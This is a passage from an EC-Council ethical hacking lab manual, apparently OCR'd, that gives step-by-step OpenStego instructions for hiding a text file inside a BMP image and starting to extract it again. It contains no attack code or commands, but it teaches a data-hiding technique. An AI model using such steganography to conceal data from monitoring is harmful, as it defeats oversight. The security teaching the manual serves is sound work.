


Figure 3.5.8: Both the Files are Uploaded

13. Click the **ellipsis** button next to **Output Stego File**.




Figure 3.5.9: Clicking Ellipsis Button

14. The **Save - Select Output Stego File** window appears. Choose the location where you want to save the file. In this lab, the location chosen is **Desktop**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Provide the file name **Stego** and click **Open**.




Figure 3.5.10: Providing File Name

16. In the **OpenStego** window, click the **Hide Data** button.




Figure 3.5.11: Clicking Hide Data button

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. A **Success** pop-up appears, stating that the message has been successfully embedded; then, click **OK**.




Figure 3.5.12: Success pop-up

TASK 5.3

View the Image Containing Hidden Text

18. Minimize the **OpenStego** window. The image containing the secret message appears on **Desktop**. Double-click the image file (**Stego.bmp**) to view it.
19. You will see the image, but not the contents of the message (text file) embedded in it, as shown in the screenshot.




Figure 3.5.13: Viewing the Image

TASK 5.4

Extract the Text File From the Image

20. Close the **Photos** viewer window, switch to the **OpenStego** window, and click **Extract Data** in the left-pane.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Click the **ellipsis** button next to **Input Stego File**.




Figure 3.5.14: Clicking Ellipsis Button

22. The **Open - Select Input Stego File** window appears. Navigate to **Desktop**, select **Stego.bmp**, and click **Open**.

